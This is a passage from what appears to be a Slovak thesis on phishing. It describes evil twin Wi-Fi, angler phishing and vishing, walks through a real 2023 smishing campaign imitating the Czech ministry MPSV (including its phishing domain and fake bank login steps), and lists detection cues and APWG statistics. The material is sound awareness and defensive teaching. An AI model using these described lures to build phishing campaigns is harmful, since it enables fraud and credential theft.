K evit twin phishingu dôjde, keď útočník nastaví falošný prístupový bod Wi-Fi v nádeji, že sa k nemu používatelia pripoja namiesto legitímneho. Keď sa používatelia pripájajú k tomuto prístupovému bodu, všetky údaje, ktoré zdieľajú so sieťou, prechádzajú cez server kontrolovaný útočníkom. Útočník môže vytvoriť falošný prístupový bod pomocou smartfónu alebo

iného zariadenia s pripojením na internet a nejakého ľahko dostupného softvéru. Takéto útoky sú bežnejšie vo verejných sieťach Wi-Fi, ktoré sú nezabezpečené a nechávajú osobné údaje zraniteľné.

Hackeri zvyčajne hľadajú rušné miesta s bezplatnými Wi-Fi sieťami ako sú kaviarne, knižnice alebo letiská, ktoré majú často viacero prístupových bodov s rovnakým názvom. Vďaka tomu môže falošná sieť hackerov zostať neodhalená.

Hacker si na základe identifikátora SSID (Service Set Identifier) legitímnej siete založí nový hotspot s rovnakým SSID. Pripojené zariadenia nedokážu rozlíšiť medzi originálnymi pripojeniami a falošnými verziami.

Skôr ako sa obeť bude môcť prihlásiť na Wi-Fi, musí odoslať prihlasovacie údaje na všeobecnej prihlasovacej stránke. Hackeri vytvoria kópiu tejto stránky v nádeji, že oklamú nič netušiace obete, aby prezradili svoje prihlasovacie údaje. Keď ich hackeri získajú, môžu sa prihlásiť do siete a ovládať ju.

Ide o klasický útok typu man-in-the-middle, ktorý umožňuje útočníkovi sledovať online aktivitu obete, či už sociálne siete alebo prístup k bankovým účtom [22].

Príklad Evil Twin Phishingu

CVE-2018-6402

Zariadenia Ecobee Ecobee4 4.2.0.171 môžu byť nútené zrušiť autentifikáciu a pripojiť sa k nešifrovanej sieti Wi-Fi s rovnakým SSID, aj keď nastavenia zariadenia špecifikujú použitie šifrovania ako je WPA2, pokiaľ má konkurenčná sieť silnejší signál. Útočník môže nastaviť rovnaké SSID, a využiť tak zariadenie k útoku „Evil Twin“ [23].

1.3.2 Social Engineering útoky

Tento typ útokov vyžaduje priamu interakciu s obeťou. Nemusí sa pritom jednať priamo o hackerský útok v pravom zmysle slova. Stačí, aby útočník získal bližšie informácie o obeti, na základe ktorých obeť presvedčí o svojej dôveryhodnosti, v následku čoho obeť dobrovoľne poskytne citlivé údaje alebo rovno peniaze. Ako komunikačný kanál, prostredníctvom ktorého prebieha takýto útok môže byť použité takmer čokoľvek. Telefónne spojenie, e-maily, chat, sociálne siete atď.

Hlavnou zbraňou útočníka teda nie je technická zdatnosť, ale psychologické schopnosti, ktorými vie ovplyvniť a oklamať obeť a vylákať z nej citlivé informácie.

Častokrát však nemusí ísť len o taktiku získania dôvery, môže byť použitá hrubosť a vyhrážky.

1.3.2.1 Angler phishing

Angler phishing je špecifický typ phishingového útoku, ktorý existuje na sociálnych médiách. Na rozdiel od tradičného phishingu, ktorý zahŕňa e-maily, ktoré napodobňujú legitímne organizácie, sa angler phishingové útoky spúšťajú pomocou falošných účtov podnikov na sociálnych médiách. Počítačoví zločinci si uvedomujú, že organizácie čoraz viac využívajú sociálne médiá na interakciu so svojimi zákazníkmi, či už ide o marketingové a propagačné účely, alebo ponúkajú zákazníkom jednoduchý spôsob kladenia otázok alebo podávania sťažností.

Organizácie často reagujú rýchlejšie na problémy nastolené na sociálnych médiách, pretože to poskytuje príležitosť na dobré PR. Väčšina odpovedí je v rovnakom duchu: organizácia požiada zákazníka, aby poskytol svoje osobné údaje, aby mohla overiť problém a primerane reagovať.

Nanešťastie, počítačoví zločinci to zneužili a používajú falošné firemné účty na zachytávanie informácií od zákazníkov. Používajú účty, ktoré napodobňujú legitímne stránky, vyhľadávajú sťažnosti zákazníkov smerované na legitímnu stránku a odpovedajú.

Podvodník potom požiada zákazníka, aby mu poslal správu s podrobnosťami o svojom účte (ako to robí mnoho skutočných organizácií) alebo ho nasmeruje na stránku, ktorá je údajne stránkou zákazníckej podpory, ale v skutočnosti ide o škodlivú stránku, ktorá kradne osobné údaje alebo infikuje zariadenie zákazníka malvéru.

Príklad Angler phishingu

Hackeri predstierali, že zastupujú Domino's Pizza na Twitteri, kde riešili sťažnosti a komentáre zákazníkov. Akonáhle sa dostali do kontaktu so zákazníkom, využili situáciu na to, aby sa pokúsili získať jeho osobné informácie s použitím zámienky, že im budú vrátené peniaze alebo poskytnutá nejaká kompenzácia [4].

Obrázok 3 – Angler phishing [24]

1.3.2.2 Vishing

Vishing, čo je skratka pre „voice phishing“, znamená, že niekto používa na ukradnutie informácií mobilný telefón, prípadne inú formu hlasovej komunikácie. Útočník môže predstierať, že je dôveryhodným priateľom alebo príbuzným, alebo že obete zastupuje. [4]

Príklad vishingu

V roku 2022 veľmi častý útok, o ktorom môže široká verejnosť vedieť najmä z médií, kde sa čoraz častejšie objavujú prípady, kedy dôchodca pošle peniaze svojmu „príbuznému“ na základe telefonátu s prosbou. Útok je tak založený viac na psychologickej podstate, kedy sa útočník snaží získať dôveru obete a na základe toho z nej vylákať informácie o účtoch, prípadne rovno platbu.


1.4 Ako môže vyzerať phishing - priebeh phishingového útoku

Priebeh reálneho phishingového útoku je možné ukázať na phishingovej kampani z roku 2023, ktorá sa týkala príspevkov na bývanie od MPSV. Tento útok bol vedený viacerými komunikačnými kanálmi, avšak v tomto príklade je použitý útok, ktorý je možné klasifikovať ako smishing, nakoľko úvodná „návnada“ sa dostala k obeti prostredníctvom SMS správy.

1.4.1 1. Fáza – Návnada

Prvou fázou akéhokoľvek phishingového útoku je podstrčenie „návnady“ potenciálnej obeti. V tomto konkrétnom prípade obeť dostala nasledovnú SMS správu, ktorá na informovala o možnosti získania finančného príspevku na bývanie.


SMS správa bola odoslaná z českého čísla a obsahovala odkaz, ktorý na prvý pohľad nevyzerá nijak podozrivo.




Obrázok 4 – Phishingová SMS

1.4.2 2. Fáza – Záber

Do druhej fázu sa dostáva útok v momente, kedy obeť nerozpozná, že ide o podvod a na „návnadu“ zareaguje. Toto väčšinou prebieha kliknutím na priložený hypertextový odkaz, ktorý obeť presmeruje na podvrhnutú stránku. V tomto konkrétnom prípade taktiež po kliknutí na odkaz došlo k presmerovaniu na falošnú stránku MPSV, ktorá na prvý pohľad vyzerá takmer totožne ako oficiálna stránka.



Obrázok 5 – Oficiálna stránka MPSV



Obrázok 6 – Podvrhnutá stránka MPSV


Po kliknutí na tlačidlo *prihlásiť sa*, došlo k presmerovaniu na podstránku, s možnosťou výberu, prostredníctvom ktorej banky sa obeť chce prihlásiť. Pri pozornejšom čítaní už je možné spozorovať syntaktické a gramatické chyby v texte. Text bol pravdepodobne preložený z iného jazyka.

Pokiaľ by v tomto okamihu obeť spozorovala, že sa jedná o podvod, stále má šancu zo stránky bez ujmy odísť, a „zachrániť sa“ pred ulovením. V rybárskej terminológii by bolo možné použiť výraz, že ryba unikla z háčika, teda na „návnadu“ vo forme SMS správy a odkazu v nej zareagovala, ale dostatočne včas si všimla, že so stránkou nie je niečo v poriadku a nespôsobila si tak žiadnu ujmu.

1.4.3 3. Fáza – Ulovenie


Obrázok 7 - Prihlásenie prostredníctvom bankovej identity

Po výbere jednej z bánk, napríklad „Česká spořitelna“, stránka zobrazí prihlasovacie okno, kde je od užívateľa vyžadované vyplnenie klientského čísla. Pre zvýšenie dôveryhodnosti útočník pridal aj správu ubezpečujúcu o bezpečnosti danej stránky a taktiež „livechat“. Tento livechat je však iba vizuálny klam, nie je napojený na akúkoľvek funkcionalitu a zobrazuje stále dokola len oznámenie o probléme s pripojením. Rovnako ako „odkaz“ s textom „Nepamatuji si užívatelské jméno“ nie je odkaz, ale len modrý text, bez akejkoľvek funkcionality. Neskúsený užívateľ by teda nemusel vôbec podozrievať danú stránku.



Obrázok 8 - „Česká spořitelna“ – prihlásenie krok 1

Po vyplnení klientského čísla je užívateľ vyzvaný ešte na vyplnenie dátumu narodenia.



Obrázok 9 - „Česká spořitelna“ – prihlásenie krok 2

Po vyplnení a kliknutí na „*Pokračovať*“ je obeť presmerovaná opäť na úvodnú stránku. V tomto momente by aj neskúsený užívateľ mal spozornieť a uvedomiť si, že niečo nie je v poriadku. V tejto chvíli je už však neskoro, nakoľko vyplnené prihlasovacie údaje boli odoslané útočníkovi. V prípade, že by obeť zadala správne údaje, útočník by teoreticky získal prístup k účtu obete. Celý útok je teda postavený tak, aby obeť bola klamaná len do momentu, kedy útočník získa to, čo potrebuje. Ihneď po odoslaní už útočníka vôbec nezaujíma ďalšie maskovanie alebo práca, ktorá by mohla tento phishingový útok utajiť.

1.5 Metódy rozpoznania phishingového útoku

Na to, aby mohli byť niektoré postupy detekcie implementované prostredníctvom umelej inteligencie, je nutné určiť, akými spôsobmi je možné rozpoznať phishing.

1.5.1 E-mailová adresa


Väčšina phishingových útokov je realizovaná práve prostredníctvom e-mailu, preto pri akomkoľvek e-maile, ktorý vyžaduje interakciu, je nutné skontrolovať adresu odosielateľa.

1.5.1.1 Verejná doména

Žiadna legitímna organizácia nebude posielať e-maily z adresy, ktorá končí napríklad „@gmail.com“ a to dokonca ani Google, ktorý danú doménu vlastní. Okrem niektorých malých firiem alebo jednotlivcov, bude mať väčšina spoločností vlastnú e-mailovú doménu a e-mailové účty. Napríklad skutočné e-maily od spoločnosti Google budú končiť „@google.com“.

Ak sa názov domény (časť za symbolom @) zhoduje so zdanlivým odosielateľom e-mailu, správa je pravdepodobne legitímna, avšak ani to nezaručuje stopercentnú istotu. Naopak, ak e-mail pochádza z adresy, ktorá nepatrí k zjavnému odosielateľovi, ide takmer určite o podvod [5].

1.5.1.2 Príklad e-mailu s verejnou doménou



Obrázok 10 - Podvodný e-mail obsahujúci verejnú doménu [5]

V tomto príklade je možné vidieť, že e-mailová adresa odosielateľa nesúhlasí s obsahom správy, ktorý sa zdá byť zo služby PayPal. Samotná správa však vyzerá realisticky a útočník dokonca prispôsobil pole mena odosielateľa tak, aby sa v schránkach príjemcov zobrazovalo ako „Podpora účtu“.

Niektoré phishingové e-maily sú však ešte sofistikovanejšie tým, že zahrnú názov organizácie do lokálnej časti domény. V tomto prípade by teda adresa mohla vyzerať nasledovne: „paypalsupport@gmail.com“.

Na prvý pohľad je v e-mailovej adrese vidieť slovo „PayPal“ a teda obeť by mohla predpokladať, že adresa je legitímna. Práve preto je treba v e-mailovej adrese kontrolovať najmä to, čo nasleduje za symbolom @. Toto určuje organizáciu, z ktorej bol e-mail odoslaný. Oficiálnu doménu organizácie je možné overiť cez vyhľadávače [5].

1.5.1.3 „Preklep“ v názve domény

V názvoch domén môže byť skrytá ďalšia stopa, ktorá môže potenciálne obete varovať. Avšak to môže skomplikovať odhalenie podvodu. Problém je v tom, že každý si môže kúpiť doménové meno od registrátora. A hoci každý názov domény musí byť jedinečný, existuje veľa spôsobov, ako vytvoriť adresy, ktoré sú na nerozoznanie od tej, ktorá je sfalšovaná.

Obrázok 11 - Podvodný e-mail obsahujúci „preklep“ v doméne [5]

Podvodníci si zaregistrovali doménu „microsfrtfonline.com“, ktorá pripomína slová „Microsoft Online“, čo možno odôvodnene považovať za legitímnu adresu [5].

1.5.2 Obsah e-mailu

Často je možné zistiť, že e-mail je podvod, ak obsahuje zlý pravopis či gramatiku. Pre e-maily, ktoré sú písané v anglickom jazyku nie je tento „dôkaz“ až tak veľmi častý. Naopak pre phishingové útoky, ktoré sa sústreďujú v tomto prípade na českých alebo slovenských občanov, je veľmi pravdepodobné, že daný e-mail alebo SMS správa bude obsahovať gramatické alebo syntaktické chyby, prípadne zlé skloňovanie atď.

Hlavným dôvodom týchto chýb je, že útočník neovláda jazyk, prostredníctvom ktorého je phishingový útok realizovaný. Pre vytvorenie e-mailu alebo SMS správy teda používa rôzne prekladače. S ohľadom na početnosť výskytu chýb a celkovú štruktúru textu je relatívne


jednoduché rozpoznať rozdiel medzi preklepom, ktorý mohol vytvoriť legitímny odosielateľ a podvodom [5].

1.5.2.1 Naliehavá správa

Druhým veľmi častým znakom phishingového e-mailu je to, že správa, ktorú obsahuje je naliehavá a zvyčajne obsahuje takmer až poplašnú správu, ktorá informuje o nutnosti zmeny hesla či overenia platby, prípadne informuje o napadnutí vírusom, alebo o možnosti získania financií či produktov.

Všeobecne platí, že čím dlhšie o niečom človek premýšľa, tým je pravdepodobnejšie, že si všimne veci, ktoré sa nezdajú správne. Možno si obeť uvedomí, že organizácia ju obvykle nekontaktuje prostredníctvom danej e-mailovej adresy, alebo sa porozpráva s kolegom a zistí, že neposielal žiadny e-mail.


To je dôvod, prečo toľko podvodov žiada, aby obeť konala hneď, inak bude príliš neskoro. Cieľom je vytvoriť nátlak, aby obeť konala čo najrýchlejšie a príliš nerozmýšľala a neanalyzovala danú správu, čo zvyšuje pravdepodobnosť, že obeť na správu zareaguje a útok tak bude úspešný [5].



Obrázok 12 - Naliehavý e-mail [6]

1.5.2.2 Gramatické/syntaktické chyby a preklepy

Ako príklad je možné použiť už spomínanú ukážku, kde sa jednalo o príspevok na bývanie. Nejedná sa síce o e-mail, avšak v tomto prípade je komunikačný kanál irelevantný.



Obrázok 13 - Syntaktické chyby v phishingu

Ako je možné vidieť, jednotlivé slová sú napísané správne, avšak ako celok správa pôsobí chaoticky. Nie sú využité žiadne interpunkčné znamienka, štruktúra správy nie je rozdelená do viet a skloňovanie slov taktiež chybné.

Oficiálna štátna inštitúcia by určite neposlala správu, ktorá by pôsobila chaoticky a obsahovala spomínané chyby, je teda s veľkou pravdepodobnosťou možné určiť, že sa jedná o podvod [5].


1.5.3 Hypertextový odkaz

Bez ohľadu na to, ako sa phishingové e-maily doručujú, všetky obsahujú podobný obsah. Je to predovšetkým odkaz na falošnú webovú stránku, ktorý môže byť priamo vložený do emailu schovaný za tlačidlom.

1.5.3.1 Podozrivé odkazy

Ak sa cieľová adresa nezhoduje s kontextom zvyšku e-mailu, je možné si všimnúť podozrivý odkaz. Ak napríklad obeť dostane e-mail od Netflixu, je očakávané, že odkaz bude smerovať na oficiálny web, pod doménou „netflix.com“.

Bohužiaľ, veľa legitímnych aj podvodných e-mailov skrýva cieľovú adresu v tlačidle, takže nie je okamžite zrejmé, kam odkaz smeruje. To je zrejmé aj z odkazu nižšie.



Obrázok 14 - Podozrivý odkaz [5]

V tomto príklade podvodníci tvrdia, že obeť má problém s Netflix účtom. E-mail je navrhnutý tak, aby obeť nasmeroval na maketu webovej stránky Netflix, kde je vyzvaná, aby zadala svoje platobné údaje.

Vďaka tlačidlu správa vyzerá autenticky, pričom tlačidlá sú čoraz obľúbenejšie v e-mailoch a na webových stránkach. Čo je však dôležitejšie, skrýva cieľovú adresu a tak obeť na prvý pohľad nevidí, kam e-mail smeruje.


Dobrou správou však je, že je možné odhaliť, kam toto tlačidlo smeruje aj bez toho, aby bolo nutné naň kliknúť. Pokiaľ je na počítači kurzor myši umiestnený na tlačidlo, cieľová adresa sa zobrazí v malom pruhu v spodnej časti prehliadača.

Na mobilnom zariadení je nutné podržať tlačidlo a zobrazí sa kontextové okno s odkazom [5].

1.5.3.2 Falošné weby

Po „odkrytí“ spomínaného maskovania prostredníctvom tlačidiel je však stále nutné rozpoznať legitímnu stránku daného odosielateľa. Útočníci môžu urobiť nepatrné zmeny v názve webu, prípade zahrnúť do názvu iné slová, ktoré môžu v obeti vyvolať dojem, že sa jedná o oficiálnu podstránku.

To môže byť ukázané na spomínanom phishingu týkajúceho sa MPSV. Správa sa týkala príspevku na bývanie, preto útočník vzal oficiálnu skratku MPSV a pridal k nej „-socialni-platby“.



Obrázok 15 - Podozrivý odkaz MPSV

Web https://mpsv-socialni-platby.cz je zaregistrovaný ako „.cz“, teda česká doména, názov je gramaticky správne a zároveň sa týka témy uvedenej v správe, preto môže nadobúdať legitímny dojem.

Oficiálne weby však skoro nikdy nevytvárajú iné domény na separáciu svojich funkcionalít. Jednotlivé funkcionality sú stále pod jedným webom, v tomto prípade je doména stále mpsv.cz. Jediné, čo sa môže meniť sú podstránky, parametre atď., ktoré sú však uvedené za lomítkom, nikdy nie v doméne. Legitímna stránka na vyplácanie príspevkov by teda mohla vyzerať nasledovne **https://mpsv.cz/socialni-platby**. Takýto tvar webovej adresy by bol v poriadku, nakoľko doména zostáva stále oficiálna a mení sa len podstránka.

1.6 Phishingové štatistiky za Q3 roku 2022


1.6.1 Počet útokov

V druhom štvrťroku 2022 zaznamenala spoločnosť APWG (Anti Phishing Working Group) celkovo 1 097 811 phishingových útokov, čo bol v tom čase rekord. V treťom štvrťroku 2022 bolo zaznamenaných celkovo 1 270 883 phishingových útokov, čo je nový rekord a najhorší štvrťrok pre phishing, aký kedy spoločnosť zaznamenala. Celkový počet útokov za

august 2022 bol 430 141, čo je najvyšší mesačný súčet. Počet phishingových útokov nahlásených APWG sa viac ako päťnásobne zvýšil od prvého štvrťroka 2020, keď bolo zaznamenaných 230 554 útokov [25].

	July	August	Sept
Number of unique phishing Web sites (attacks) detected	425,112	430,141	415,630
Unique phishing email subjects	64,696	38,228	23,994
Number of brands targeted by phishing campaigns	621	612	637

Obrázok 16 – Phishingové štatistiky za rok 2022 [25]

